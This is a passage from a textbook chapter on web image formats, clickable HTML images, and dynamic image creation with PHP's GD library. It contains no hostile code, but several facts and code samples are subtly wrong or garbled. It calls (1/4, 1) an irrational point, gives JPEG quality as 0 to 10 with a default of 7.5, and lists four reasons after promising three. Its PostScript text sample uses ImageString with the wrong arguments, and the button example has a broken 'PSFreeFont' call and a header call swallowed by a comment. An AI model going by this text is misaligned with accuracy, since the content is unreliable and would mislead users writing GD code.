- **WIDTH** stands for just that, the width of the image in pixels. It can range from 1 pixel to, well, just about any number, but generally will be less than the width of the web browser.
- **HEIGHT** stands for, as you might guess, the height of the image in pixels. Again, the height can be just about anything, but generally will be less than the height of the web browser.

11.1.2 Image Formats for the Web

There are four basic formats you will find on the Web. Each is denoted to the browser by a different suffix. Remember that "name.suffix".

- **.gif** This is pronounced "jif" or "gif" (hard "G") depending on whom you speak to. "jif", like the peanut butter. This is an acronym for Graphics InterchangeFormat.

The format was invented by CompuServe and it is very popular. The reason is that it is a simple format. It is a series of coloured picture elements, or dots, known as pixels, that line up to make a picture. Your television's picture is created much the same way. Browsers can handle this format quite easily.

- **.png** Pronounced as 'ping', this stands for Portable Network Graphic. This is ultimately the replacement for .gif, with partial transparency options, but browser support is sketchy some browsers still do not like to display .png files.
- **.jpeg or .jpg** (pronounced "j-peg") there are two names to denote this format because of the PC and MAC formats allowing 3 and 4 letters after the dot. JPEG is an acronym for Joint Photographic Experts Group, the organization that invented the format. The format is unique in that it uses compression after it has been created. That's fancy computer talk that means that when the computer is not using a .jpeg image it folds it up and puts it

away. For example, if the picture is 10K bytes when displayed, it may be only 4K bytes when stored. Nice trick, huh? It saves on hard drive space, but also tends to require a bit of memory on your part to unfold the image.

- Someone always writes to tell me that .gif images also use compression. Yes, they do, but only when they are first created into that format. After that, no compression. JPEG, on the other hand, uses compression throughout its life to fold up smaller than it really is.
- **.bmp** (pronounced “bimp”) this is a “bitmap.” You will probably never place a bitmap as an image, although some browsers do allow it. A bitmap is an image that a computer produces and places for you. A counter is an example. Even though some browsers, such as Internet Explorer, will allow you to place a BMP as an image. Most browsers will not be able to display it. Go with .gif, .jpg or .png.

11.1.3 Activating an Image: Turning an Image into a Link

What it did was to create blue words on your page so someone could click on them and then jump to another site. Well, here we are going to set it up so an image becomes clickable or “active.” The viewer would click on the image, instead of on the hyperlinked words, to make the hypertext link.

```
<A HREF="http://www.htmlgoodies.com"><IMG SRC="homepage.gif" ALT="Home"></A>
```

Here’s what you get with that format. Lay your pointer on the image, but do not click. You will see the entire image is active:



It attempts to turn blue, or whatever color the page is set to, like the wording it is replacing, so it places what’s known as a “border” around the image. Some people like it.

To make the border disappear, we need a tiny bit of inline CSS (Cascading Style Sheets). This used to be done using the Border attribute, but that’s unfortunately no longer with us...

Here’s the format:

```
<IMG STYLE="border: none;" SRC="homepage.gif" ALT="Home">
```

We added some CSS which denoted that there should be no border. You can go the other way too if you’d like. Make it “border: 55px solid blue;” if you want. It will just make a huge border. Note that the CSS is in quotes.

Here’s what you get using the CSS:



Notes

Again, lay your pointer on the image without clicking. You will see that it is active but does not carry that annoying blue border. And that brings this to a close.

11.2 The Graphic Design(GD) Extension

The GD library is used for dynamic image creation. From PHP we use with the GD library to create GIF, PNG or JPG images instantly from our code. This allows us to do things such as create charts on the fly, create an anti-robot security image, create thumbnail images, or even build images from other images.

PHP is not limited to create just HTML output. It can also be used to create and manipulate image files in a variety of different image formats, including GIF, PNG, JPEG, WBMP, and XPM. Even more convenient, PHP can output image streams directly to a browser. You will need to compile PHP with the GD library of image functions for this to work. GD and PHP may also require other libraries, depending on which image formats you want to work with.

You can use the image functions in PHP to get the size of JPEG, GIF, PNG, SWF, TIFF and JPEG2000 images.

With the exif extension, you are able to work with information stored in headers of JPEG and TIFF images. This way you can read metadata generated by digital cameras. The exif functions do not require the GD library.



PHP 4.3 is a bundled version of the GD lib. This bundled version has some additional features like alpha blending, and should be used in preference to the external library since its codebase is better maintained and more stable.

With the assistance of the GD library, you can use PHP to create applications that use dynamic images to display stock quotes, reveal poll results, monitor system performance, and even create games. However it is not like using Photoshop or GIMP; you cannot draw a line by moving your mouse. Instead, you need to precisely specify a shape's type, size, and position.

GD has an existing API, and PHP tries to follow its syntax and function-naming conventions. So, if you are familiar with GD from other languages, such as C or Perl, you can easily use GD with PHP. If GD is new to you, it may take a few minutes to figure it out, but soon you will be drawing like Picasso.

The feature set of GD varies greatly depending on which version GD you are running and which features were enabled during configuration. Versions of GD up to 1.6 supported reading and writing GIFs, but this code was removed due to patent problems. Instead, newer versions of GD support JPEGs, PNGs, and WBMPs. Because PNGs are generally smaller than GIFs, allow you to use many more colours, have built-in gamma correction, and are supported by all major web browsers, the lack of GIF support is classified as a feature, not a bug.

Besides supporting multiple file formats, GD lets you draw pixels, lines, rectangles, polygons, arcs, ellipses, and circles in any colour you want.

You can also draw text using a variety of font types, including built-in, TrueType, and PostScript Type 1 fonts. The ins and outs of the three main text-drawing functions. These two recipes form the basis combines an image template with real-time data to create dynamic images. GD also lets you make transparent GIFs and PNGs. Setting a colour as transparent and using transparencies in patterns.

All these features work with GD 1.8.4, which is the latest stable version of the library. If you have an earlier version, you should not have a problem. However, if a particular recipe needs a specific version of GD, we note it in the recipe.

PHP also supports GD 2.x, which, as of this writing, is still in beta. Despite its beta status, the new version is relatively stable and has many new features. In particular, Version 2.x allows true-colour images, which lets GD read in PNGs and JPEGs with almost no loss in quality. Also, GD 2.x supports PNG alpha channels, which allow you to specify a transparency level for each pixel.



Did u know?

Both versions of GD are available for download from the official GD site at <http://www.boutell.com/gd/>. The GD section of the online PHP Manual at <http://www.php.net/image> also lists the location of the additional libraries necessary to provide support for JPEGs and Type 1 fonts.

There are two easy ways to see which version, if any, of GD is installed on your server and how it is configured. One way is to call `phpinfo()`. You should see `with-gd` at the top under “Configure Command”; further down the page there is also a section titled “gd” that has more information about which version of GD is installed and what features are enabled. The other option is to check the return value of `function_exists('imagecreate')`. If it returns true, GD is installed. The `imagetypes()` function returns a bit field indicating which graphics formats are available. The basic image generation process has three steps: creating the image, adding graphics and text to the canvas, and displaying or saving the image.




Example:

```
$image = ImageCreate(200, 50);
$background_color = ImageColorAllocate($image, 255, 255, 255); // white
$gray = ImageColorAllocate($image, 204, 204, 204); // gray
ImageFilledRectangle($image, 50, 10, 150, 40, $gray);
header('Content-type: image/png');
ImagePNG($image);
```

The output of this code, which prints a gray rectangle on a white background, is shown in Figure 11.1.

Figure 11.1: A Gray Rectangle on a White Background



To begin, you create an image canvas. The `ImageCreate()` function does not return an actual image. Instead, it provides you with a handle to an image; it is not an actual graphic until you specifically tell PHP to write the image out. Using `ImageCreate()`, you can juggle multiple images at the same time.

The parameters passed to `ImageCreate()` are the width and height of the graphic in pixels. In this case, it is 200 pixels across and 50 pixels high. Instead of creating a new image, you can also edit existing images. To open a graphic, call `ImageCreateFromPNG()` or a similarly named function to open a different file format. The filename is the only argument, and files can live locally or on remote servers:

```
// open a PNG from the local machine $graph = ImageCreateFromPNG('/path/to/graph.png');
// open a JPEG from a remote server $icon = ImageCreateFromJPEG('http://www.example.com/images/icon.jpeg');
```

Notes

Once you have an editable canvas, you get access to drawing colours by calling `ImageColorAllocate()` :

```
$background_color = ImageColorAllocate($image, 255, 255, 255); // white
```

```
$gray = ImageColorAllocate($image, 204, 204, 204); // gray
```

The `ImageColorAllocate()` function takes an image handle to allocate the colour to and three integers. The three integers each range from 0 to 255 and specify the red, green, and blue components of the colour. This is the same RGB colour combination that is used in HTML to set a font or background color. So, white is 255, 255, 255; black is 0, 0, 0, and everything else is somewhere in between.

The first call to `ImageAllocateColor()` sets the background colour. Additional calls allocate colours for drawing lines, shapes, or text. Therefore, set the background colour to 255, 255, 255 and then grab a gray pen with `ImageAllocateColor($image, 204, 204, 204)`. It may seem odd that the background colour is determined by the order `ImageAllocateColor()` is called and not by a separate function. But, that's how things work in GD, so PHP respects the convention.

Call `ImageFilledRectangle()` to place a box onto the canvas. `ImageFilledRectangle()` takes many parameters: the image to draw on, the *x* and *y* coordinates of the upper left corner of the rectangle, the *x* and *y* coordinates of the lower right corner of the rectangle, and finally, the color to use to draw the shape. Tell `ImageFilledRectangle()` to draw a rectangle on `$image`, starting at (50,10) and going to (150,40), in the colour gray:

```
ImageFilledRectangle($image, 50, 10, 150, 40, $gray);
```

Unlike a Cartesian graph, (0, 0) is not in the lower left corner; instead, it is in the upper left corner. So, the vertical coordinate of the spot 10 pixels from the top of a 50 pixel high canvas is 10 because it is 10 pixels down from the top of the canvas. It is not 40, because you measure from the top down, not the bottom up. And it is not -10, because down is considered the positive direction, not the negative one.

Now that the image is all ready to go, you can serve it up. First, send a Content-type header to let the browser know what type of image you are sending. In this case, we display a PNG. Next, have PHP write the PNG image out using `ImagePNG()`. Once the image is sent, your task is over:

```
header('Content-Type: image/png'); ImagePNG($image);
```

To write the image to disk instead of sending it to the browser, provide a second argument to `ImagePNG()` with where to save the file:

```
ImagePng($image, '/path/to/your/new/image.png');
```

Since the file is not going to the browser, there's no need to call `header()`. Make sure to specify a path and an image name, and be sure PHP has permission to write to that location.

PHP cleans up the image when the script ends, but, if you wish to manually deallocate the memory used by the image, calling `ImageDestroy($image)` forces PHP to get rid of the image immediately.



Caution

If you want to use a feature that is not enabled, you should rebuild PHP yourself or get your ISP to do so.

Self Assessment

Multiple choice questions:

- Which one is not an image file format?
 - GIF
 - JPEG
 - PNG
 - AIF
- GIF supports
 - 100 colours
 - 350 colours
 - 256 colours
 - None of these
- In which version of PHP the GD library is inbuilt?
 - 4.1
 - 4.2
 - 4.3
 - None of these
- Which version of GD allows true-colour images?
 - 2.x
 - 1.x
 - 3.x
 - None of these

11.3 Basic Graphics Concept

Picturing the relationships between two kinds of data is commonly done using points on a Cartesian plane. In that section, however, only the algebraic characteristics of points in a plane were realized no graphical results were achieved. This type of support more difficult to achieve for three reasons:

- first because providing support for drawing on the screen of the computer requires at least some platform specific abilities,
- second because, although the mathematical model for graphing envisions a coordinate system employing real numbers, the graphics environment on computers uses discrete dots, and these are limited in number. This requires some compromises in the visual presentation,
- third because the number of dots (pixels) available in the vertical and horizontal directions cannot be known ahead of time, and
- fourth because even in typical mathematical use there is more than one type of coordinate system.


The underlying graphics user interface supplied by the computer manufacturer, and to which the compiler vendor will no doubt provide some interface will probably include a number of tools for indicating points on the screen, drawing lines, curves, and even a few predefined shapes. As these are quite system dependent, consideration of them.

11.3.1 Discrete Grids – Graphing Pixels

The standard rectangular or Cartesian (named after René Descartes) has two perpendicular real number lines (axes) which divide the plane into four quadrants. The place where the number lines cross is the origin (0, 0) and the numbering is positive to the right and up; negative to the left and down. This abstraction includes the ability to graph a line as a set of continuous points, including those such as $(\frac{1}{4}, 1)$ where the decimal representation continues indefinitely without repetition or terminating.

Notes


On a typical computer generated graphics raster, there are several hundred pixel points available in both the horizontal and vertical directions, and they are much closer together than suggested in figure 11.2 below. The standard grid could simply be modified to take this into account, but only points with whole number coordinates can be properly depicted. The point $(\frac{1}{4}, 1)$ would have to be depicted as $(3, 1)$ unless some form of scaling were used. Indeed, since the individual pixels are rather close together on the screen, it might be better to magnify this and use, say, ten points for a unit, marking $(31, 10)$ on the raster to represent this point.



11.3.2 Where is the Origin?

When the Macintosh, the first popular graphics-oriented computer was developed but at the top left corner. The positive horizontal direction was still to the right, but the positive vertical direction goes down, rather than up. There are still four quadrants, as points can have negative coordinates, but three of the quadrants are off the screen. As with many other parts of the interface, this arrangement was subsequently copied into other graphics user systems, including the various versions of Windows. The standard mathematical system and the Mac/Windows screen are illustrated in Figure 11.3.

A graphing module used on either of these systems will need to have the option of using the native system directly, or passing conventional mathematical coordinates and then translating to the native screen.




11.3.3 Measuring Angles

Yet another option needed for graphing is created by the fact that when the focus is on polar coordinates that is, the angle and distance from the origin are given rather than on rectangular coordinates, there are two common systems for measuring angles. In the standard system used

in mathematics and physics, the angle zero is the positive horizontal axis (East; also called the polar axis) and angles are measured counterclockwise (either in degrees or radians.) However, in the bearing system used in navigation, the positive vertical axis (North) is taken as the zero angles, and bearings are measured clockwise. The figure 11.4 shows the measures. For the Macintosh/Windows raster, it makes sense to use the positive horizontal axis for zero and measure counterclockwise, as only one quadrant is on the screen.

In addition, because some people prefer to graph in degrees and others in radians, a graphing module perhaps ought to provide the option to do either.




11.4 Creating and Drawing Images

For now, let's start with the simplest possible GD example. Given Example is a script that generates a black filled square. The code works with any version of GD that supports the PNG image format.

 *Example:* A black square on a white background (black.php)

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

Example illustrates the basic steps in generating any image: creating the image, allocating colours, drawing the image, and then saving or sending the image. Figure 11.5 shows the output of Example is.



Notes

To embed this image in a web page, use:

```

```

11.4.1 The Structure of a Graphics Program

Most dynamic image-generation programs follow the same basic steps outlined in above Example. You can create a 256-color image with the ImageCreate() function , which returns an image handle:

```
$image = ImageCreate(width, height);
```

All colours used in an image must be allocated with the ImageColorAllocate() function . The first color allocated becomes the background color for the image.*

* This is true only for images with a colour palette. True colour images created using ImageCreateTrueColor() do not obey this rule.

```
$color = ImageColorAllocate(image, red, green, blue);
```

The arguments are the numeric RGB (red, green, blue) components of the colour. In above Example, we wrote the colour values in hexadecimal, to bring the function call closer to the HTML colour representation “#FFFFFF” and “#000000”.

There are many drawing primitives in GD. Above Example uses ImageFilledRectangle(), in which you specify the dimensions of the rectangle by passing the coordinates of the top-left and bottom-right corners:

```
ImageFilledRectangle(image, tlx, tly, brx, bry, color);
```

The next step is to send a Content-Type header to the browser with the appropriate content type for the kind of image being created. Once that is done, we call the appropriate output function. The ImageJPEG(), ImagePNG(), and ImageWBMP() functions create JPEG, PNG, and WBMP files from the image, respectively:

```
ImageJPEG(image [, filename [, quality ]]);
```

```
ImagePNG(image [, filename ]);
```

```
ImageWBMP(image [, filename ]);
```

If no *filename* is given, the image is sent to the browser. The *quality* argument for JPEGs is a number from 0 (worst-looking) to 10 (best-looking). The lower the quality, the smaller the JPEG file. The default setting is 7.5.

In above Example, we set the HTTP header immediately before calling the output-generating function ImagePNG(). If you set the Content-Type at the very start of the script, any errors that are generated are treated as image data and the browser displays a broken image icon. Table 11.1 lists the image formats and their Content-Type values.

Table 11.1: Content-type Values for Image Formats

Format	Content-Type
GIF	image/gif
JPEG	image/jpeg
PNG	image/png
WBMP	image/vnd.wap.wbmp

11.4.2 Changing the Output Format

As you may have deduced, generating an image stream of a different type requires only two changes to the script: send a different Content-Type and use a different image-generating function. Example shows the JPEG version of the black square.



Example: JPEG version of the black square.

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
header('Content-Type: image/jpeg');
ImageJPEG($im);
?>
```

11.4.3 Testing for Supported Image Formats

If you are writing code that must be portable across systems that may support different image formats, use the `ImageTypes()` function to check which image types are supported. This function returns a bitfield; you can use the bitwise AND operator (`&`) to check if a given bit is set. The constants `IMG_GIF`, `IMG_JPG`, `IMG_PNG`, and `IMG_WBMP` correspond to the bits for those image formats.

Example generates PNG files if PNG is supported, JPEG files if PNG is not supported, and GIF files if neither PNG nor JPEG are supported.



Example: Checking for image format support.

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
if (ImageTypes( ) & IMG_PNG) {
header("Content-Type: image/png");
ImagePNG($im);
} elseif (ImageTypes( ) & IMG_JPG) {
header("Content-Type: image/jpeg");
ImageJPEG($im);
} elseif (ImageTypes( ) & IMG_GIF) {
header("Content-Type: image/gif");
ImageGIF($im);
}
?>
```

Notes

11.4.4 Reading an Existing File

If you want to start with an existing image and then modify it, use either `ImageCreateFromJPEG()` or `ImageCreateFromPNG()`:

```
$image = ImageCreateFromJPEG(filename);
```

```
$image = ImageCreateFromPNG(filename);
```

11.4.5 Basic Drawing Functions

GD has functions for drawing basic points, lines, arcs, rectangles, and polygons. This describes the base functions supported by GD 2.x.

The most basic function is `ImageSetPixel()`, which sets the colour of a specified pixel:

```
ImageSetPixel(image, x, y, color);
```

There are two functions for drawing lines, `ImageLine()` and `ImageDashedLine()`:

```
ImageLine(image, start_x, start_y, end_x, end_y, color);
```

```
ImageDashedLine(image, start_x, start_y, end_x, end_y, color);
```

There are two functions for drawing rectangles, one that simply draws the outline and one that fills the rectangle with the specified colour:

```
ImageRectangle(image, tlx, tly, brx, bry, color);
```

```
ImageFilledRectangle(image, tlx, tly, brx, bry, color);
```

Specify the location and size of the rectangle by passing the coordinates of the top-left and bottom-right corners.

You can draw arbitrary polygons with the `ImagePolygon()` and `ImageFilledPolygon()` functions:

```
ImagePolygon(image, points, number, color);
```

```
ImageFilledPolygon(image, points, number, color);
```

Both functions take an array of points. This array has two integers (the *x* and *y* coordinates) for each vertex on the polygon. The *number* argument is the number of vertices in the array (typically `count($points)/2`).

The `ImageArc()` function draws an arc (a portion of an ellipse):

```
ImageArc(image, center_x, center_y, width, height, start, end, color);
```

The ellipse is defined by its center, width, and height (height and width are the same for a circle). The start and end points of the arc are given as degrees counting counterclockwise from 3 o'clock. Draw the full ellipse with a *start* of 0° and an *end* of 360°.

There are two ways to fill in already-drawn shapes. The `ImageFill()` function performs a flood fill, changing the colour of the pixels starting at the given location. Any change in pixel colour

marks the limits of the fill. The `ImageFillToBorder()` function lets you pass the particular colour of the limits of the fill:

```
ImageFill(image, x, y, color);
```

```
ImageFillToBorder(image, x, y, border_color, color);
```

Another thing that you may want to do with your images is to rotate them. This could be helpful to do if you are trying to create a web style brochure, for example. The function used to accomplish this is called `imagerotate` and its syntax is:

```
Imagerotate(image, angle, background color)
```


The code in Example shows the black box image that was seen before; however it is rotated using this function by 45 degrees. The background color option, used to specify the color of the uncovered area after the image is rotated, has been set to 1 to show the contrast of the black and white colors. Be sure to play with this function to test the results before you put any of this image management code into full production.



Example: Image rotation example.

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
header('Content-Type: image/png');
$im_rotated = imagerotate($im, 45, 1);
ImagePNG($im_rotated);
?>
```

Figure 11.6: Black Box Image Rotated 45 Degrees



11.5 Image with Text

For built-in GD fonts, use ImageString():

```
ImageString($image, 1, $x, $y, 'My India', $text_color);
```

For TrueType fonts, use ImageTTFText():


```
ImageTTFText($image, $size, 0, $x, $y, $text_color, '/path/to/font.ttf', 'My India');
```

For PostScript Type 1 fonts, use ImagePSLoadFont() and ImagePSText():

```
$font = ImagePSLoadFont('/path/to/font.pfb'); ImageString($image, 'My India', $font, $size, $text_color, $background_color, $x, $y);
```


Call ImageString() to place text onto the canvas. Like other GD drawing functions, ImageString() needs many inputs: the image to draw on, the font number, the x and y coordinates of the upper right position of the first characters, the text string to display, and finally, the colour to use to draw the string.

With ImageString(), there are five possible font choices, from 1 to 5. Font number 1 is the smallest, while font 5 is the largest, as shown in Figure 11.7. Anything above or below that range generates a size equivalent to the closest legal number.



To draw text vertically instead of horizontally, use the function ImageStringUp() instead. Figure 11.8 shows the output.

```
ImageStringUp($image, 1, $x, $y, 'My India', $text_color);
```



To use TrueType fonts, you must also install the FreeType library and configure PHP during installation to use FreeType. The FreeType main site is <http://www.freetype.org>. To enable FreeType 1.x support, use --with-ttf and for FreeType 2.x, pass --with-freetype-dir=DIR.

Like ImageString(), ImageTTFText() prints a string to a canvas, but it takes slightly different options and needs them in a different order:

```
ImageTTFText($image, $size, $angle, $x, $y, $text_color, '/path/to/font.ttf', $text);
```

The `$size` argument is the font size in pixels; `$angle` is an angle of rotation, in degrees going counter-clockwise; and `/path/to/font.ttf` is the pathname to TrueType font file. Unlike `ImageString()`, `($x,$y)` are the lower left coordinates of the baseline for the first character. (The baseline is where the bottom of most characters sits. Characters such as “g” and “j” extend below the baseline; “a” and “z” sit on the baseline.)

Again, the syntax for printing text is similar but not the same:

```
$font = ImagePSLoadFont('/path/to/font.pfb'); ImagePSText($image, $text, $font, $size,
$text_color, $background_color, $x, $y); ImagePSFreeFont($font);
```

First, PostScript font names cannot be directly passed into `ImagePSText()`. Instead, they must be loaded using `ImagePSLoadFont()`. On success, the function returns a font resource usable with `ImagePSText()`. In addition, besides specifying a text colour, you also pass a background colour to be used in antialiasing calculations. The `($x,$y)` positioning is akin to the how the TrueType library does it. Last, when you are done with a font, you can release it from memory by calling `ImagePSFreeFont()`.

Besides the mandatory arguments listed above, `ImagePSText()` also accepts four optional ones, in this order: `space`, `tightness`, `angle`, and `antialias_steps`. You must include all four or none of the four (i.e., you cannot pass one, two, or three of these arguments). The first controls the size of a physical space (i.e., what’s generated by hitting the space bar); the second is the tightness of the distance between letters; the third is a rotation angle, in degrees, counter-clockwise; and the last is an antialiasing value. This number must be either 4 or 16. For better looking, but more computationally expensive graphics, use 16 instead of 4.

By default, `space`, `tightness`, and `angle` are all 0. A positive number adds more space between words and letters or rotates the graphic counterclockwise. A negative number kerns words and letters or rotates in the opposite direction. The following example has the output shown in Figure 11.9:

```
// normal image
ImagePSText($image, $text, $font, $size, $black, $white, $x, $y, 0, 0, 0, 4);

// extra space between words
ImagePSText($image, $text, $font, $size, $black, $white, $x, $y + 30, 100, 0, 0, 4);

// extra space between letters
ImagePSText($image, $text, $font, $size, $black, $white, $x, $y + 60, 0, 100, 0, 4);
```

Figure 11.9: Words with Extra Space and Tightness



11.6 Dynamically Generated Buttons

You want to create an image based on a existing image template and dynamic data (typically text). For instance, you want to create a hit counter.

Notes

Load the template image, find the correct position to properly center your text, add the text to the canvas, and send the image to the browser:

```
// Configuration settings
$image = ImageCreateFromPNG('button.png');
$text = $_GET['text'];
$font = ImagePSLoadFont('Times');
$size = 24;
$color = ImageColorAllocate($image, 0, 0, 0); // black
$bg_color = ImageColorAllocate($image, 255, 255, 255); // white
// Print centered text
list($x, $y) = pc_ImagePSCenter($image, $text, $font, $size);
ImagePSText($image, $text, $font, $size, $color, $bg_color, $x, $y);
// Send image header('Content-type: image/png');
ImagePNG($image); // Clean up Image
PSFreeFont($font);
ImageDestroy($image);
```

